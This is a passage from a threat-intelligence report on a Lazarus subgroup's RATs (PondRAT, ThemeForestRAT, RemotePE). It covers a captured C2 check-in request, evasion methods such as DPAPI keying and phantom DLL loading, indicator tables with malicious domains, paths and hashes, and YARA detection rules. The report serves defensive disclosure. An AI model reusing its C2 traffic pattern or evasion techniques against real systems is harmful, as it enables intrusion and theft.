	RomeoGolf	**ThemeForestRAT**
Compilation date	Fri Oct 11 01:20:48 2013	Thu Sep 07 06:40:40 2023
Known configuration file	`crkdf32.inf`	`netraid.inf`
Configuration file timestomped to	`mspaint.exe`	`mspaint.exe`
USB thread logic	1. Creates `%TEMP%\Z802056` 2. Checks for newly attached drives and copies data to above folder 3. Signal on newly attached drives	1. Creates `%TEMP%\Z802056`
RDP thread logic	1. Signal on new active RDP sessions	1. Start configured commands under the user of the new active console session 2. Signal on new active RDP session if configured
C2 communication	Fake TLS	HTTP(S)
Highest known command id	0x10001013	0x1000101e

Table 5: Differences and similarities between RomeoGolf and ThemeForestRAT

While RomeoGolf used Fake TLS[30] and its own custom server for its C2 communications, ThemeForestRAT uses the HTTP protocol and shared hosting for its C2 servers.

Onto the next stage with RemotePE

In the 2024 incident response case, we observed the actor cleaning up PondRAT and ThemeForestRAT, to deploy a more advanced RAT, which we named RemotePE. RemotePE is retrieved from a C2 server by RemotePELoader. RemotePELoader is encrypted on disk using Window's Data Protection API (DPAPI) and is loaded by DPAPILoader. Using DPAPI enables environmental keying and makes it difficult to recover the original payload without access to the machine. DPAPILoader was made persistent through a created Windows service.

```
POST /channel HTTP/1.1
Host: aes-secure.net
Content-Length: 0
Accept-Encoding: gzip, deflate
Connection: keep-alive
accept: */*
Accept-Language: en-US,en;q=0.9
Content-Type: application/json
Cookie: MSCC=cid=zhwgh83r5xbncopzcwjvok3y-c1=2-c2=2-c3=2; MicrosoftApplicationsTelemet
ryDeviceId=[redacted]; MSFPC=GUID=a1e24bba3895afe1e9d30005f8
07b7df&HASH=2082352c&LV=202507&V=4&LU=1752592168; MS0=d5c31f79e7e1faee22ae9ef6d091bb5c
; at_check=true
User-Agent: Microsoft-Delivery-Optimization/10.0
Cache-Control: no-cache
```

Figure 10: RemotePELoader check-in request to retrieve RemotePE payload

In Figure 10, we show a RemotePELoader check-in request used to retrieve RemotePE from the C2 server. RemotePE is written in C++ and is more advanced and elegant. We think that the actor uses this more sophisticated RAT for interesting or high-value targets that require a higher degree of operational security. Interestingly, it too uses the file renaming strategy PondRAT and POOLRAT Windows samples implement, except it skips the last random iteration.

We will publish a more thorough analysis of RemotePE in a future blogpost.

Summary

This blog is about a Lazarus subgroup that we have encountered multiple times during incident response engagements. This is a capable, patient, financially motivated actor who remains a legitimate threat.

We first discussed an incident response case from 2024, where this actor impersonated employees of trading companies to establish contact with potential victims. Though the method of achieving initial access remains unknown, we suspect a Chrome zero-day was used.

After initial access, two RATs were used in combination: PondRAT and ThemeForestRAT. Though PondRAT has already been discussed, there are no public analyses of ThemeForestRAT at the time of writing. For persistence, phantom DLL loading was used in conjunction with a custom loader called PerfhLoader.

PondRAT is a primitive RAT that provides little flexibility, however, as an initial payload it achieves its purpose. It has similarities with POOLRAT/SimpleTea. For more complex tasks, the actor uses ThemeForestRAT, which has more functionality and stays under the radar as it is loaded into memory only.

Lastly, we found the actor replaced ThemeForestRAT and PondRAT with the more advanced RemotePE. A detailed analysis of RemotePE will be published in the near future. So, stay tuned!

In Table 6 and 7, we list indicators of compromise related to the incident response cases we investigated and other artifacts we link to this actor.

Incident Response Support

If you have any questions or need assistance based on these findings, please contact Fox-IT CERT at cert@fox-it.com. For urgent matters, call 0800-FOXCERT (0800-3692378) within the Netherlands, or +31152847999 internationally to reach one of our incident responders.

Indicators of Compromise

Type	Indicator	Comment
net.domain	calendly[.]live	Fake calendly.com
net.domain	picktime[.]live	Fake picktime.com
net.domain	oncehub[.]co	Fake oncehub.com
net.domain	go.oncehub[.]co	Fake oncehub.com
net.domain	dpkgrepo[.]com	Potentially related to Chrome exploitation
net.domain	pypilibrary[.]com	Unknown, visited by msiexec.exe shortly after dpkgrepo[.]com
net.domain	pypistorage[.]com	Unknown, connection seen under SessionEnv service
net.domain	keondigital[.]com	LPEClient server, connection seen under SessionEnv service
net.domain	arcashop[.]org	PondRAT C2
net.domain	jdkgradle[.]com	PondRAT C2
net.domain	latamics[.]org	PondRAT C2
net.domain	lmaxtrd[.]com	ThemeForestRAT C2
net.domain	paxosfuture[.]com	ThemeForestRAT C2
net.domain	www[.]plexisco[.]com	ThemeForestRAT C2
net.domain	ftxstock[.]com	ThemeForestRAT C2
net.domain	www[.]natefi[.]org	ThemeForestRAT C2
net.domain	nansenpro[.]com	ThemeForestRAT C2
net.domain	aes-secure[.]net	RemotePE payload delivery and C2
net.domain	azureglobalaccelerator[.]com	RemotePE payload delivery and C2
net.domain	azuredeploypackages[.]net	Unknown, connection seen via injected process
net.ip	144.172.74[.]120	Fast Reverse Proxy server
net.ip	192.52.166[.]253	Used as parameter for Quasar
file.path	%TEMP%\tmpntl.dat	Windows keylogger output file path
file.path	C:\Windows\Temp\TMP01.dat	Windows keylogger error file path
file.name	netraid.inf	ThemeForestRAT Windows configuration filename
file.path	/var/crash/cups	ThemeForestRAT Linux configuration file path
file.path	/private/etc/imap	ThemeForestRAT macOS configuration file path

Type	Indicator	Comment
file.path	/private/etc/krb5d.conf	POOLRAT macOS configuration file path, CISA 2021 report
file.path	/etc/apdl.cf	POOLRAT Linux configuration file path
file.path	%SystemRoot%\system32\apdl.cf	POOLRAT Windows configuration file path
file.path	/tmp/xweb_log.md	POOLRAT, PondRAT Linux libcurl error log file path
file.name	perfh011.dat	Encrypted payload loaded by PerfhLoader
file.name	hsu.dat	Filename actor used for SysInternals ADExplorer output
file.name	pfu.dat	Filename actor used for SysInternals Handle viewer output
file.name	fpc.dat	Dropped Fast Reverse Proxy configuration filename
file.name	fp.exe	Dropped Fast Reverse Proxy executable
file.name	tsvipsrv.dll	DLL phantom loaded by actor (SessionEnv)
file.name	wlbsctrl.dll	DLL phantom loaded by actor (IKEEXT)
file.name	adepfx.exe	Filename actor used for legitimate SysInternals ADExplorer
file.name	hd.exe	Filename actor used for legitimate SysInternals Nthandle.exe
file.name	msnprt.exe	Filename actor uses for Proxymini, open-source socks proxy
file.path	%LocalAppData%\IconCache.log	Output path for custom browser credentials and cookies dumper based on Mimikatz
file.path	/private/etc/pdpaste	macOS keylogger file path
file.path	/private/etc/xmem	macOS keylogger output file path
file.path	/private/etc/tls3	macOS screenshotter output directory
file.path	%LocalAppData%\Microsoft\Software\Cache	Windows screenshotter output directory
file.path	c:\windows\system32\cmui.exe	Themida-packed Quasar

Table 6: Indicators of Compromise linked to actor, without hashes

digest.sha256	Comment
24d5dd3006c63d0f46fb33cbc1f576325d4e7e03e3201ff4a3c1ffa604f1b74a	Fast Reverse Proxy v0.32.1, also observed by Mandiant in the 3CX supply chain attack

digest.sha256	Comment
4715e5522fc91a423a5fcad397b571c5654dc0c4202459fdca06841eba1ae9b3	PerfhLoader
8c3c8f24dc0c1d165f14e5a622a1817af4336904a3aabeedee3095098192d91f	PerfhLoader
f4d8e1a687e7f7336162d3caed9b25d9d3e6cfe75c89495f75a92ca87025374b	POOLRAT Windows
85045d9898d28c9cdc4ed0ca5d76eceb457d741c5ca84bb753dde1bea980b516	POOLRAT Linux
5e40d106977017b1ed235419b1e59ff090e1f43ac57da1bb5d80d66ae53b1df8	POOLRAT macOS (CISA 2021 report)
c66ba5c68ba12eaf045ed415dfa72ec5d7174970e91b45fda9ebb32e0a37784a	ThemeForestRAT Windows
ff32bc1c756d560d8a9815db458f438d63b1dcb7e9930ef5b8639a55fa7762c9	ThemeForestRAT Linux
cc4c18fefb61ec5b3c69c31beaa07a4918e0b0184cb43447f672f62134eb402b	ThemeForestRAT macOS
6510d460395ca3643133817b40d9df4fa0d9dbe8e60b514fdc2d4e26b567dfbd	PondRAT Windows
973f7939ea03fd2c9663dafc21bb968f56ed1b9a56b0284acf73c3ee141c053c	PondRAT Linux
f0321c93c93fa162855f8ea4356628eef7f528449204f42fbfa002955a0ba528	PondRAT macOS
4f6ae0110cf652264293df571d66955f7109e3424a070423b5e50edc3eb43874	DPAPILoader
aa4a2d1215f864481994234f13ab485b95150161b4566c180419d93dda7ac039	DPAPILoader
159471e1abc9adf6733af9d24781fbf27a776b81d182901c2e04e28f3fe2e6f3	DPAPILoader
7a05188ab0129b0b4f38e2e7599c5c52149ce0131140db33feb251d926428d68	RemotePELoader (decrypted from disk)
37f5afb9ed3761e73feb95daceb7a1fdbb13c8b5fc1a2ba22e0ef7994c7920ef	RemotePE
59a651dfce580d28d17b2f716878a8eff8d20152b364cf873111451a55b7224d	Windows keylogger
3c8f5cc608e3a4a755fe1a2b099154153fb7a88e581f3b122777da399e698cca	Windows screenshotter
d998de6e40637188ccbb8ab4a27a1e76f392cb23df5a6a242ab9df8ee4ab3936	macOS keylogger (getkey)
e4ce73b4dbbd360a17f482abcae2d479bc95ea546d67ec257785fa51872b2e3f	macOS screenshotter (getscreen)
1a051e4a3b62cd2d4f175fb443f5172da0b40af27c5d1ffae21fde13536dd3e1	macOS clipboard logger (pdpaste)
9dddf5a1d32e3ba7cc27f1006a843bfd4bc34fa8a149bcc522f27bda8e95db14	Proxymini tool, opensource SOCKS proxy tool
2c164237de4d5904a66c71843529e37cea5418cdcbc993278329806d97a336a5	Themida-packed Quasar

Table 7: SHA256 hashes of tools used by the actor

YARA rules

```
1  import "pe"
2  rule Lazarus_DPAPILoader_Hunting {
```

```
    meta:
        description = "Hunting rule to detect DPAPILoader, a loader used to load RemotePE."
        author      = "Fox-IT / NCC Group"
    strings:
        $msg_1 = "[!] Could not allocate memory at the desired base!\n"
        $msg_2 = "[!] Virtual section size is out ouf bounds: "
        $msg_3 = "[!] Invalid relocDir pointer\n"
        $msg_4 = "[-] Not supported relocations format at %d: %d\n"
        $msg_5 = "[!] Cannot fill imports into 32 bit PE via 64 bit loader!\n"
    condition:
        any of them and pe.imports( "Crypt32.dll" , "CryptUnprotectData" )
}
rule Lazarus_RemotePE_C2_strings {
    meta:
        description = "RemotePE strings used for C2."
        author      = "Fox-IT / NCC Group"
    strings:
        $a = "MicrosoftApplicationsTelemetryDeviceId" wide ascii xor
        $b = "armAuthorization" wide ascii xor
        $c = "ai_session" wide ascii xor
    condition:
        uint16(0) == 0x5A4D and all of them
}
rule Lazarus_RemotePE_class_strings {
    meta:
        description = "RemotePE class strings."
        author      = "Fox-IT / NCC Group"
    strings:
        $a = "IMiddleController" ascii wide xor
        $b = "IChannelController" ascii wide xor
        $c = "IConfigProfile" ascii wide xor
        $d = "IKernelModule" ascii wide xor
    condition:
```

```
        all of them
    }
rule Lazarus_PerfhLoader_XOR_key {
    meta:
        description = "XOR key used for shellcode obfuscation."
        author      = "Fox-IT / NCC Group"
    strings:
        $mov_1  = { C7 [1-3] 00 01 02 03 }
        $mov_2  = { C7 [1-3] 04 05 06 07 }
        $mov_3  = { C7 [1-3] 08 09 0A 0B }
        $mov_4  = { C7 [1-3] 0C 0D 0E 0F }
        $init_1 = { 41 8D ?? FD 41 8D ?? F9 }
    condition:
        all of them
}
rule Lazarus_ThemeForestRAT_C2_strings {
    meta:
        description = "ThemeForestRAT strings used for C2."
        author      = "Fox-IT / NCC Group"
    strings:
        $themeforest = "ThemeForest_%s" ascii wide
        $thumb       = "Thumb_%s" ascii wide
        $param_code  = "code" ascii wide
        $param_fn    = "fn" ascii wide
        $param_ldf   = "ldf" ascii wide
    condition:
        all of them
}
rule Lazarus_ThemeForestRAT_RC4_key {
    meta:
        description = "ThemeForest RC4 key used for config file."
        author      = "Fox-IT / NCC Group"
    strings:
```

```
        $rc4_key     = { 20 1A 19 2D 83 8F 48 53 E3 00 }
        $rc4_key_mov = { 20 1A 19 2D [2-8] 83 8F 48 53 [2-10] E3 00 }
    condition:
        any of them
}
```

References

1. https://securelist.com/operation-applejeus/87553/ ↩
2. https://www.microsoft.com/en-us/security/blog/2024/08/30/north-korean-threat-actor-citrine-sleet-exploiting-chromium-zero-day/ ↩
3. https://cloud.google.com/blog/topics/threat-intelligence/3cx-software-supply-chain-compromise ↩
4. https://unit42.paloaltonetworks.com/threat-assessment-north-korean-threat-groups-2024/ ↩
5. https://unit42.paloaltonetworks.com/gleaming-pisces-applejeus-poolrat-and-pondrat/ ↩
6. https://slowmist.medium.com/analysis-of-north-korean-hackers-targeted-phishing-scams-on-telegram-872db3f7392b ↩
7. https://www.microsoft.com/en-us/security/blog/2024/08/30/north-korean-threat-actor-citrine-sleet-exploiting-chromium-zero-day/ ↩
8. https://decoded.avast.io/janvojtesek/lazarus-and-the-fudmodule-rootkit-beyond-byovd-with-an-admin-to-kernel-zero-day/ ↩
9. https://posts.specterops.io/lateral-movement-scm-and-dll-hijacking-primer-d2f61e8ab992 ↩
10. https://www.nccgroup.com/us/how-the-lazarus-group-targets-fintech/ ↩

11. https://github.com/adamhlt/Manual-DLL-Loader ↩
12. https://github.com/ParrotSec/mimikatz ↩
13. https://aluigi.altervista.org/mytoolz.htm ↩
14. https://github.com/fatedier/frp ↩
15. https://cloud.google.com/blog/topics/threat-intelligence/3cx-software-supply-chain-compromise ↩
16. https://github.com/fatedier/frp/releases/tag/v0.32.1 ↩
17. https://github.com/quasar/Quasar/releases/tag/v1.3.0.0 ↩
18. https://www.cisa.gov/news-events/cybersecurity-advisories/aa21-048a ↩
19. https://www.volexity.com/blog/2022/12/01/buyer-beware-fake-cryptocurrency-applications-serving-as-front-for-applejeus-malware/ ↩
20. https://c.m.163.com/news/a/HQVV9MTS0538B1YX.html ↩
21. https://mp.weixin.qq.com/s?__biz=MzUyMjk4NzExMA%3D%3D&mid=2247499462&idx=1&sn=7cc55f3cc2740e8818648efbec21615f ↩
22. https://vipyrsec.com/research/elf64-rat-malware/ ↩
23. https://unit42.paloaltonetworks.com/gleaming-pisces-applejeus-poolrat-and-pondrat/ ↩
24. https://attack.mitre.org/techniques/T1070/006/ ↩
25. https://github.com/adamhlt/Manual-DLL-Loader ↩
26. https://github.com/nettitude/SimplePELoader/ ↩
27. https://www.welivesecurity.com/2018/04/03/lazarus-killdisk-central-american-casino/ ↩
28. https://www.codeproject.com/Articles/7828/CHttpClient-A-Helper-Class-Using-WinInet ↩
29. https://github.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections/blob/master/2016/2016.02.24.Operation_Blockbuster_Blockbuster-RAT-and-Staging-Report.pdf ↩
30. https://attack.mitre.org/techniques/T1001/003/ ↩
